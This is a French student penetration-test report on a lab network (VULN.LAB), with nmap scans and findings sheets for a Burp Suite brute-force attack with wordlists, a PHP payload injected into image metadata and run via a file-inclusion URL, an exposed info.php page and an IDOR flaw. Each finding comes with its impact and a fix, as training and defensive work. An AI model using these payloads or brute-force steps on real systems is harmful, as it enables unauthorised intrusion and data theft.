

ESEO

Rapport de Pentest

Internal Pentest

EL MONCER Akil
21/11/2024

1. Mission

1.1 Objectifs

L'objectif principal de la mission est d'identifier les vulnérabilités potentielles et de renforcer la sécurité de l'environnement informatique de VULN.LAB. Les objectifs spécifiques incluent :

- Identifier les failles de sécurité.
- Simuler des attaques pour tester la résilience du système.
- Fournir des recommandations pratiques.
- Accéder au fichier students_to_contact.txt sur le partage réseau CurriculumVitae de la machine DC01 et y ajouter son Nom.

1.2 Périmètre

La mission couvre les machines suivantes :

- 192.168.40.36 (LINX01)
- 192.168.40.31 (SRV01)
- 192.168.40.127 (DC01)

1.3 Méthodologie

La méthodologie employée comprend :

- Connexion au VPN via un fichier OVPN.
- Scan réseau et découverte des services exposés.
- Tests d'injections SQL pour énumération des bases de données.
- Brute force et cracking des mots de passe.
- Tests de privilèges sur Active Directory avec BloodHound.
- Exploitation des partages SMB et modification du fichier cible.

2. Résumé

Lors de ce test d'intrusion, plusieurs vulnérabilités critiques ont été identifiées, compromettant gravement la sécurité de l'infrastructure de l'organisation VULN.LAB :

1. Accès initial :
 - L'accès initial a été obtenu en utilisant une combinaison de techniques, notamment l'exploitation d'une injection SQL, qui a permis d'extraire des informations sensibles de la base de données, notamment les mots de passe des utilisateurs.
 - Le mot de passe d'Alice, réutilisé pour l'Active Directory, a permis de progresser dans l'attaque.
2. Découverte et cartographie réseau :
 - À l'aide de scans réseau et d'outils tels que Nmap, les services exposés des machines cibles ont été identifiés.
 - Les partages SMB et les configurations non sécurisées ont été exploités pour accéder à des fichiers sensibles.
3. Exploitation des vulnérabilités :
 - Une vulnérabilité IDOR (Insecure Direct Object Reference) a permis d'accéder aux profils d'autres utilisateurs simplement en modifiant un paramètre dans l'URL.
 - Une attaque brute force a été menée sur la page de connexion, exploitant des mots de passe faibles pour accéder à des comptes utilisateurs.
 - Une injection PHP dans les métadonnées d'une image a révélé des chemins sensibles et des fichiers critiques sur le serveur.
4. Active Directory et escalade de privilèges :
 - Les permissions insuffisamment restreintes d'Alice ont permis de lancer une analyse complète de la hiérarchie Active Directory avec BloodHound.
 - Une attaque Kerberoasting a permis de récupérer et de casser des tickets Kerberos pour des comptes de service, ouvrant la voie à une élévation des privilèges.
 - Le compte machine akil a été créé pour contourner des restrictions et obtenir des droits d'administration sur le réseau.
5. Accès final et exfiltration :
 - Le compte akil, avec des privilèges élevés, a permis d'accéder au dossier CurriculumVitae et de modifier des fichiers sensibles, comme le fichier students_to_contact.txt.
 - Les outils comme Lsass.py ont été utilisés pour extraire des informations sensibles directement depuis le serveur cible.
6. Impact global :
 - Les vulnérabilités identifiées permettent de compromettre intégralement le réseau, avec des risques significatifs d'espionnage, de sabotage, et d'accès à des données sensibles.
 - L'infrastructure actuelle présente des faiblesses critiques liées à la gestion des mots de passe, au contrôle des accès, et au cloisonnement des privilèges.

3. Synthèses des vulnérabilités

Le tableau ci-dessous présente les vulnérabilités qui ont été identifiées lors du test d'intrusion.

Référence	Nom de la vulnérabilité	Sévérité
5.1	Attaque brute force	Élevée
5.2	Injection PHP dans une image	Élevée
5.3	Accès non restreint à info.php	Élevée
5.4	IDOR	Critique
5.5	Injection SQL	Critique
5.6	Réutilisation de mot de passe	Critique
5.7	Accès à la hiérarchie de l'AD avec Bloodhound	Élevée
5.8	Active Directory	Critique

4. Scan réseau

4.1 Scan de 192.168.40.36 (LINX01)

```
(base) akil@MacBook-Pro-de-E1 RED_TEAM_FINAL % nmap -sV 192.168.40.36
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-19 12:30 CET
Nmap scan report for internal.vuln.lab (192.168.40.36)
Host is up (0.0083s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

4.2 Scan de 192.168.40.127 (DC01)

```
(base) akil@MacBook-Pro-de-E1 RED_TEAM_FINAL % nmap -sV 192.168.40.127
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-19 12:40 CET
Nmap scan report for DC01.vuln.lab (192.168.40.127)
Host is up (0.011s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-11-19 11:41:18Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: VULN.LAB0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: VULN.LAB0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.27 seconds
(base) akil@MacBook-Pro-de-E1 RED_TEAM_FINAL %
```

4.3 Scan de 192.168.40.31 (SRV01)

```
(base) akil@MacBook-Pro-de-E1 RED_TEAM_FINAL % nmap -sV -Pn 192.168.40.31
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-20 15:25 CET
Nmap scan report for SRV01.vuln.lab (192.168.40.31)
Host is up (0.011s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.17 seconds
(base) akil@MacBook-Pro-de-E1 RED_TEAM_FINAL %
```

5. Fiches de vulnérabilités

Cette partie présente les différentes vulnérabilités identifiées durant le test d'intrusion.

5.1 Attaque Brute force

Sévérité – **Élevé**

CVSS Score: 8.6

CVSS Vector: [AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:N/A:N](#)


Description

L'attaque brute force consiste à tester systématiquement des combinaisons de noms d'utilisateur et de mots de passe afin de découvrir des informations d'identification valides. À l'aide de l'outil Burp Suite, nous avons pu simuler une attaque brute force sur la page de connexion disponible à l'adresse suivante :

<http://internal.vuln.lab/index.php>

Accès au formulaire de connexion :

Nous avons saisi un nom d'utilisateur et un mot de passe aléatoires (par exemple : "azerty/azerty") pour capturer la requête dans Burp Suite.



The screenshot shows a web browser window with the following details:

- Address Bar:** Internal Website - internal.vuln.lab/index.php?page=login.php
- Page Title:** Internal Website
- Page Content:** A "Login" form with two fields: "Username" containing "azerty" and "Password" containing "*****".
- Status Bar:** A large orange bar at the bottom displays the text "KO".
- Buttons:** A green "Sign in" button is located at the bottom right of the form area.

Interception de la requête :

La tentative de connexion a été interceptée dans Burp Suite, où nous avons visualisé la requête POST envoyée au serveur contenant les paramètres username et password.

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept **HTTP history** WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	II
23	http://internal.vuln.lab	GET	/index.php?page=login		✓	200	282	HTML	php	internal.vuln.lab - Rec...		1	
22	http://internal.vuln.lab	GET	/index.php?page=login.php		✓	200	4268	HTML	php	Internal Website		1	
21	http://internal.vuln.lab	GET	/index.php			200	3198	HTML	php	Internal Website		1	
15	http://internal.vuln.lab	GET	/index.php?page=login.php		✓	200	4326	HTML	php	Internal Website		1	
14	http://internal.vuln.lab	GET	/login.php			404	728	HTML	php	404 Not Found		1	
13	https://www.google.com	GET	/search?q=internal.vuln.lab%2F&oq=...		✓	200	374206	HTML	php	internal.vuln.lab - Rec...	✓	1	
12	http://internal.vuln.lab	GET	/index.php?page=login.php			200	1408	HTML	php	internal.vuln.lab - Rec...		1	
11	http://internal.vuln.lab	GET	/id			404	728	HTML		404 Not Found		1	
10	http://internal.vuln.lab	GET	/favicon.ico			404	728	HTML	ico	404 Not Found		1	
9	http://internal.vuln.lab	GET	/id			404	728	HTML		404 Not Found		1	
8	http://internal.vuln.lab	GET	/id			404	728	HTML		404 Not Found		1	
7	http://internal.vuln.lab	GET	/id			404	728	HTML		404 Not Found		1	
6	http://internal.vuln.lab	GET	/id			404	728	HTML		404 Not Found		1	

Request

Pretty Raw Hex     

```
1 POST /ajax.php?page=login HTTP/1.1
2 Host: internal.vuln.lab
3 Content-Length: 31
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: fr-FR,fr;q=0.9
6 Accept: */*
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
9 Origin: http://internal.vuln.lab
10 Referer: http://internal.vuln.lab/index.php?page=login.php
11 Accept-Encoding: gzip, deflate, br
12 Cookie: PHPSESSID=v38m19hargec6bvsmb2ogn4h5k
13 Connection: keep-alive
14
15 username=azerty&password=azerty
```

Response

Pretty Raw Hex Render     

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 19 Nov 2024 12:22:05 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Expires: Thu, 01 Nov 1981 08:52:00 GHT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 2
10
11 KO
```

Nous l'envoyons ensuite dans l'intruder :

4 http://internal.vuln.lab GET /ui 404

3 http://internal.vuln.lab GET /ui 404

7 http://internal.vuln.lab GET /ui 404

2 http://internal.vuln.lab GET /d 404

Request

Pretty Raw Hex

```
1 POST /ajax.php?page=login HTTP/1.1
2 Host: internal.vuln.lab
3 Content-Length: 31
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: fr-FR,fr;q=0.9
6 Accept: */*
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
9 Origin: http://internal.vuln.lab
10 Referer: http://internal.vuln.lab/index.php?page=login.php
11 Accept-Encoding: gzip, deflate, br
12 Cookie: PHPSESSID=v38m19hargec6bvsmb2ogn4h5k
13 Connection: keep-alive
14
15 username=azerty&password=azerty
```

Scan

Send to Intruder                   

Intruder

Target: http://internal.vuln.lab Update Host header to match target

Sniper attack 

```
1 POST /ajax.php?page=login HTTP/1.1
2 Host: internal.vuln.lab
3 Content-Length: 31
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: fr-FR,fr;q=0.9
6 Accept: */*
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
9 Origin: http://internal.vuln.lab
10 Referer: http://internal.vuln.lab/index.php?page=login.php
11 Accept-Encoding: gzip, deflate, br
12 Cookie: PHPSESSID=v38m19hargec6bvsmb2ogn4h5k
13 Connection: keep-alive
14
15 username=$azerty&password=$azerty$
```

Configuration de l'attaque dans l'Intruder :

Nous avons envoyé cette requête dans l'outil Intruder de Burp Suite pour configurer une attaque brute force en mode "Cluster Bomb Attack".

③ Sniper attack

Sniper attack
Inserts each payload into each position one at a time, using a single payload set.

Battering ram attack
Simultaneously places the same payload into all positions, using a single payload set.

A

Pitchfork attack
POT Allocates a payload set to each position. Intruder iterates through each set in parallel.

Hot

Cor

X-X Cluster bomb attack
Acc Allocates a payload set to each position. Intruder iterates through all possible combinations of each set.

Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Payload 1 : Liste des noms d'utilisateur possibles (username.txt)

Payload position: 1

Payload type: Simple list

Payload count: 4

Request count: 0

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	root
Load...	admin
Remove	test
Clear	guest
Deduplicate	
Add	Enter a new item
Add from list... [Pro version only]	

Payload 2 : Liste des mots de passe possibles (password.txt).

Payloads

Payload position: 2

Payload type: Simple list

Payload count: 14

Request count: 56

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	123456
Load...	password
Remove	12345678
Clear	qwerty
Deduplicate	qwertyuiop
Add	123321
	password
	qwerty123
	superman
	777777
Add	Enter a new item
Add from list... [Pro version only]	

Payload processing

Filtrage des résultats :

Dans les paramètres de l'attaque, nous avons défini un filtre Grep-Match sur la chaîne "KO" (présente dans les réponses en cas d'échec). Cela permet d'identifier les combinaisons réussies, où "KO" n'est pas visible.

① **Grep - Match**

② These settings can be used to flag result items containing specified expressions.

Flag responses matching these expressions:

Paste	KO
Load...	
Remove	
Clear	
Add	Enter a new item

Match type: Simple string Regex

Case sensitive match Exclude HTTP headers

Lancement de l'attaque :

Une fois l'attaque lancée, Intruder a testé toutes les combinaisons. La seule combinaison où "KO" n'était pas présent correspondait aux identifiants valides que je ne pourrais pas communiquer pour des raisons de sécurité.

3. Intruder attack of http://internal.vuln.lab

Attack Save ⚙


Results Positions

Intruder attack results filter: Showing all items


Request	Payload 1	Payload 2	Status code	Response receiv...	Error	Timeout	Length	KO	Comment
0	root	root	200	11		282	1		
1	root	123456	200	10		282	1		
2	admin	123456	200	10		282	1		
3	test	123456	200	11		282	1		
4	guest	123456	200	14		282	1		
5	root	password	200	11		282	1		
6	admin	password	200	10		282	1		
7	test	password	200	19		282	1		
8	guest	password	200	11		282	1		
9	root	12345678	200	18		282	1		
10	admin	12345678	200	9		282	1		
11	test	12345678	200	14		282	1		
12	guest	12345678	200	14		282	1		
13	root	qwerty	200	9		282	1		
14	admin	qwerty	200	12		282	1		
15	test	qwerty	200	9		282	1		
16	guest	qwerty	200	9		282	1		
17	root	qwertyuiop	200	9		282	1		
18	admin	qwertyuiop	200	18		282	1		
19	test	qwertyuiop	200	17		282	1		
20	guest	qwertyuiop	200	15		282	1		
21	root	123321	200	9		282	1		
22	admin	123321	200	10		282	1		
23	test	123321	200	8		282	1		
24	guest	123321	200	13		282	1		
25	root	p@ssword	200	13		282	1		
26	admin	p@ssword	200	8		282	1		
27	test	p@ssword	200	9		282	1		
28	guest	n@sswrrrl	200	10		282	1		

Connexion réussie :


En utilisant ces identifiants, nous avons pu accéder au compte.



The screenshot shows a dark-themed login interface. At the top, there are navigation links: "Internal Website", "Home", and "Login". Below this is a "Username" input field containing "Username". Underneath it is a "Password" input field containing "Password". A green success message box displays "You are logged !". At the bottom is a blue "Sign in" button.



The screenshot shows the homepage after logging in. The header includes "Internal Website", "Home", "My Profil", and "Logout". The main content area displays the message "Hello test!". At the bottom, copyright information reads: "© Copyrights Internal Website. All Rights Reserved" and "Created with Pratt template by TemplateMag".



The screenshot shows the "Your Personal Profil" page. It contains the message "This profil page is strictly personal, nobody can see these information except you." Below this, there is a list of user details:
Username : test
Email : test@vuln.lab
Description : test account
Annual Salary : 0\$

Impact

Cette vulnérabilité expose les comptes utilisateur à des compromissions massives en cas d'attaque brute force réussie.

Les attaquants peuvent accéder à des données sensibles ou compromettre l'ensemble du système en obtenant un compte à privilèges élevés.

Correction

Implémentation de politiques de verrouillage : Bloquer les comptes après plusieurs tentatives de connexion échouées.

Mécanismes de détection : Mettre en place des outils de détection des comportements suspects comme des tentatives de brute force.

Renforcement des mots de passe : Exiger des mots de passe forts avec des critères minimaux (longueur, complexité, etc.).

Référence

<https://portswigger.net/burp>

5.2 Injection PHP dans une image

Sévérité – Élevée

CVSS Score: 5.8

CVSS Vector: [AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:N/A:N](#)

Description :

À l'aide de la commande exiftool, nous avons injecté une ligne de code PHP dans les métadonnées d'une image afin d'exploiter une vulnérabilité dans le système de gestion des fichiers du site.

Voici la commande utilisée :

```
(base) akil@MacBook-Pro-de-E1 RED_TEAM_FINAL % exiftool -Comment=<?php system('ls'); ?>" couleur2.png
 1 image files updated
```

L'image modifiée, couleur2.png, a ensuite été téléchargée via la page de test disponible à cette adresse :


<http://internal.vuln.lab/test/upload.php>



Une fois l'image téléchargée, en visitant le fichier à l'adresse suivante :

<http://internal.vuln.lab/index.php?page=../test/uploads/couleur2.png>,

le code PHP inséré dans l'image est exécuté sur le serveur. Cela nous permet d'obtenir une liste des fichiers présents dans le répertoire cible, révélant des chemins sensibles tels que ajax.php, config.php, info.php, ou encore des répertoires comme pages



Impact

- Un attaquant peut exécuter du code arbitraire sur le serveur, compromettant ainsi l'intégrité et la confidentialité des données.
- Cette faille peut également servir de pivot pour lancer des attaques plus avancées, comme une prise de contrôle complète du serveur.

Correction

Validation des fichiers uploadés : Mettre en place une vérification stricte des types de fichiers autorisés (par exemple, uniquement .jpg, .png sans métadonnées exécutables).

Référence

<https://exiftool.org/>

5.3 Accès non restreint à info.php

Sévérité – Élevée

CVSS Score: 5.8

CVSS Vector: [AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:N/A:N](#)

Description

Une vulnérabilité critique est identifiée sur la page info.php. En accédant simplement à l'URL suivante :

<http://internal.vuln.lab/info.php>, il est possible d'obtenir des informations sensibles sur le serveur.

Ces informations incluent :

- La version exacte de PHP utilisée (8.1.2-1ubuntu2.19).
- Le système d'exploitation (Linux 5.15.0).
- Les extensions PHP activées.
- Les chemins de configuration.
- D'autres détails qui pourraient permettre à un attaquant de préparer des attaques spécifiques.

Aucune authentification ou privilège n'est requis pour accéder à cette page. Cela rend l'information exposée accessible à toute personne ayant connaissance de l'URL.

PHP Version 8.1.2-1ubuntu2.19	
System	Linux linux01 5.15.0-122-generic #132-Ubuntu SMP Thu Aug 29 13:45:52 UTC 2024 x86_64
Build Date	Sep 30 2024 16:25:25
Build System	Linux
Server API	FFMPEgCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.1/fpm/php.ini
Loaded Configuration File	/etc/php/8.1/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/8.1/fpm/conf.d
Additional .ini files parsed	/etc/php/8.1/fpm/conf.d/10-mysqli.ini, /etc/php/8.1/fpm/conf.d/10-opcache.ini, /etc/php/8.1/fpm/conf.d/10-pdo.ini, /etc/php/8.1/fpm/conf.d/20-calendar.ini, /etc/php/8.1/fpm/conf.d/20-ds-type.ini, /etc/php/8.1/fpm/conf.d/20-exif.ini, /etc/php/8.1/fpm/conf.d/20-gd.ini, /etc/php/8.1/fpm/conf.d/20-iconv.ini, /etc/php/8.1/fpm/conf.d/20-mbstring.ini, /etc/php/8.1/fpm/conf.d/20-gettext.ini, /etc/php/8.1/fpm/conf.d/20-iconv.ini, /etc/php/8.1/fpm/conf.d/20-mysqli.ini, /etc/php/8.1/fpm/conf.d/20-mysqlnd.ini, /etc/php/8.1/fpm/conf.d/20-pdo-mysqlnd.ini, /etc/php/8.1/fpm/conf.d/20-pdo-oci.ini, /etc/php/8.1/fpm/conf.d/20-readline.ini, /etc/php/8.1/fpm/conf.d/20-shmop.ini, /etc/php/8.1/fpm/conf.d/20-sockets.ini, /etc/php/8.1/fpm/conf.d/20-sysvmsg.ini, /etc/php/8.1/fpm/conf.d/20-sysvsem.ini, /etc/php/8.1/fpm/conf.d/20-sysvshm.ini
PHP API	20210902
PHP Extension	20210902
Zend Extension	420210906
Zend Extension Build	API20210902.NTS
PHP Extension Build	API20210902.NTS
Debug Build	no
Thread Safety	disabled
Thread Safe Handler	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled

Impact

- Fuite d'informations : Les détails sensibles du serveur permettent à un attaquant de préparer des attaques ciblées (exemple : exécution de code à distance, injection SQL, etc.).
- Facilitation des attaques : Ces informations peuvent aider à exploiter d'autres vulnérabilités ou permettre une escalade des priviléges.

Correction

Restreindre l'accès à la page info.php:

- Supprimez cette page du serveur si elle n'est pas nécessaire.
- Si elle est nécessaire pour l'administration, configurez des restrictions d'accès via un contrôle d'accès basé sur l'IP ou une authentication.

5.4 IDOR (Insecure Direct Object Reference)

Sévérité – Critique

CVSS Score: 8.6

CVSS Vector: [AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N](#)

Description

Une vulnérabilité de type IDOR (Insecure Direct Object Reference) permet à un utilisateur non autorisé d'accéder aux données d'autres utilisateurs en modifiant simplement l'identifiant (ID) dans l'URL.


Dans cet exemple, en accédant à l'URL suivante :

<http://internal.vuln.lab/index.php?page=profil.php&id=5>, l'utilisateur visualise le profil de test.

Cependant, si l'attaquant modifie la valeur de l'ID, par exemple en remplaçant id=5 par id=1, il peut consulter le profil d'un autre utilisateur sans restriction ni vérification des autorisations.

Ici, on peut voir le profil d'alice (ID = 5) :

Et ici le profil de John (ID = 1) :



Impact

Cette vulnérabilité expose les données sensibles des utilisateurs de l'application.
Un attaquant peut accéder aux informations personnelles telles que les adresses mail et aux informations sensibles comme le statut et les salaires.

Correction

Remplacez les identifiants sensibles directement dans l'URL (comme id=5) par des identifiants indirects ou des clés chiffrées.

Référence

